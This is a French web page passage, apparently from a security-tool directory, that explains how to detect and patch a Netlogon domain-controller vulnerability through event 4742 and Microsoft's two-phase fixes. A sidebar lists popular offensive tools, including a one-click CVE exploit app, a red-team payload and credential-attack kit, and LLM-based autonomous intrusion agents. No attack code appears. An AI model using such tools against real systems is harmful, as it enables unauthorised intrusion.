
  • Vous pouvez également vérifier le journal 4742 (NT Authority est l'attaquant) Screenshot 2023-03-30 at 9 52 58 PM

Étapes pour corriger

Microsoft a développé des correctifs disponibles pour protéger les serveurs Windows (2008, 2016 et 2019) ; c'est ainsi que cela était prévu. Dans la première phase, lors du téléchargement du premier correctif (correctif d'août), le domaine peut protéger les autres appareils connectés contre les appareils non conformes ; il y aurait une option pour protéger tous les appareils joints avec une exception explicite.

Deuxième correctif (correctif de février de l'année suivante), la phase d'application : une fois installé, tous les appareils Windows et non-Windows sont obligés d'utiliser un appel de procédure distante sécurisé avec Netlogon. Ou d'autoriser explicitement certains appareils de confiance. Essentiellement, cela exclut l'ordinateur non conforme du domaine.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    297

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →